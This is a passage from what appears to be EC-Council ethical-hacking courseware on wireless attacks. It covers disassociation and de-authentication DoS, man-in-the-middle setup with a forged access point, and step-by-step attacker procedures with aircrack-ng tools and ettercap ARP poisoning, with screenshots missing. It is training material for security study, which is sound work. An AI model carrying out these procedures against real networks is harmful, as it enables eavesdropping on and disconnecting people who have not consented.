each NIC in the machine. The MAC address is used by Windows drivers to access Ethernet LANs.





Figure 16.56: Screenshot of Technitium MAC Address Changer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service: Disassociation and De-authentication Attacks

Wireless networks are vulnerable to DoS attacks because of the relationships among the physical, data-link, and network layers. Wireless DoS attacks include disassociation attacks and de-authentication attacks.

- **Disassociation Attack**

  In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the AP and client.




Figure 16.57: Disassociation attack

- **De-authentication Attack**

  In a de-authentication attack, the attacker floods station(s) with forged de-authenticates or disassociates to disconnect users from an AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.58: De-authentication attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Middle Attack

A man-in-the-middle (MITM) attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information transmitted between two computers. MITM attacks are associated with 802.11 WLANs as well as wired communication systems.

- **Eavesdropping**

  Eavesdropping is easy in a wireless network because no physical medium is used for communication. An attacker in the vicinity of a wireless network can receive radio waves on the wireless network without much effort or equipment. Furthermore, the attacker can examine the entire data frame sent across the network or store it for later assessment.

  Several layers of encryption need to be implemented to prevent attackers from obtaining sensitive information. WEP or data-link encryption can be used in these layers. Further, a security mechanism such as IPsec, SSH, or SSL must be used, failing which sent data may be available to attackers.

  However, as demonstrated in a previous section, an attacker can crack WEP with tools freely available on the Internet. Accessing email using the Post Office Protocol (POP) or Internet Message Access Protocol (IMAP) is risky because these protocols can send an email over a wireless network without any form of extra encryption. A skilled hacker can potentially log gigabytes of WEP-protected traffic, post-process the data, and break the encryption.

- **Manipulation**

  Manipulation is a level beyond eavesdropping. It occurs when an attacker receives the victim's encrypted data, manipulates it, and retransmits the manipulated data to the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

victim. In addition, an attacker can intercept packets with encrypted data and change the destination address to forward these packets across the Internet.

An attacker performs an MITM attack through the following steps.

- The attacker sniffs the victim's wireless parameters (MAC address, ESSID/BSSID, and number of channels).

Figure 16.59: Sniffing of the victim's wireless parameters

- The attacker sends a DEAUTH request to the victim with a spoofed source address of the victim's AP.

Figure 16.60: Sending a DEAUTH request

- On receiving the request, the victim's computer is de-authenticated and starts to search all channels for a new valid AP.




Figure 16.61: De-authentication of the victim's computer

- The attacker sets a forged AP on a new channel with the original MAC address (BSSID) and ESSID of the victim's AP, thereby connecting the victim to the forged AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.62: Connection of the victim to the forged AP

- After the victim's successful association to the forged AP, the attacker spoofs the victim to connect to the original AP.

Figure 16.63: Spoofing the victim

- The attacker positions themselves between the AP and victim, listening to all the traffic.





Figure 16.64: Listening to all the traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MITM Attack Using Aircrack-ng

An attacker can perform an MITM attack using aircrack-ng through the following steps.

- Run airmon-ng in the monitor mode.
- Start airodump to discover SSIDs on the interface.




Figure 16.65: Screenshot showing the execution of airmon-ng

- De-authenticate (deauth) the client using aireplay-ng.


Figure 16.66: Screenshot showing the command to launch aireplay-ng

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Associate the wireless card (fake association) with the AP to be accessed with aireplay-ng.

Figure 16.67: Screenshot displaying the result of association

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless ARP Poisoning Attack

ARP determines the MAC address of an AP if it already knows its IP address. Usually, ARP does not possess any feature to verify whether the responses are from valid hosts. ARP poisoning is an attack technique that exploits this lack of verification. In this technique, the ARP cache maintained by the OS is corrupted with wrong MAC addresses. An attacker achieves this by sending an ARP replay packet constructed with a wrong MAC address.

An ARP poisoning attack impacts all the hosts in a subnet. All stations associated with a subnet affected by an ARP poisoning attack are vulnerable because most APs act as transparent MAC-layer bridges. All hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall between them. The below figure illustrates the process of an ARP poisoning attack.





Figure 16.68: ARP poisoning attack

In the wireless ARP spoofing attack shown in the above figure, the attacker first spoofs the MAC address of the victim's system and attempts to authenticate to access point 1 (AP1) using an

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP poisoning tool such as arpspoof. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Consequently, the traffic from the network backbone to the victim's system is sent to AP1, rather than to access point 2 (AP2).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Poisoning Attack Using Ettercap

Source: *https://www.ettercap-project.org*

Attackers use ettercap to identify the MAC addresses of the clients and routers for performing various attacks such as ARP poisoning, sniffing, and MITM attacks. Using this tool, an attacker can obtain all the information about the network traffic of the victim. An attacker performs an ARP poisoning attack using ettercap through the following steps.

- Launch the ettercap graphical interface and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar. This allows the attacker to bridge the connection and sniff the traffic crossing the interfaces.
- In the ettercap **Input** pop-up window, set **Network interface** to sniff and click on **OK**. This will show advanced menu options such as targets, hosts, MITM, and plugins.




Figure 16.69: Screenshot of ettercap interface for setting the network interface to sniff

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify the target host in the network by selecting **Hosts → Scan for Hosts**. Ettercap performs a scan of all live hosts in the network and displays a list of hosts. Next, select **Hosts → Hosts List** to view all the hosts discovered on the local network.




Figure 16.70: Screenshot of ettercap showing the host list

- Select **View → Connections** to start snooping on the identified connections. The connections can be filtered in the Connections view based on the IP address, type of connection, and state of connection (open/closed/active/killed).

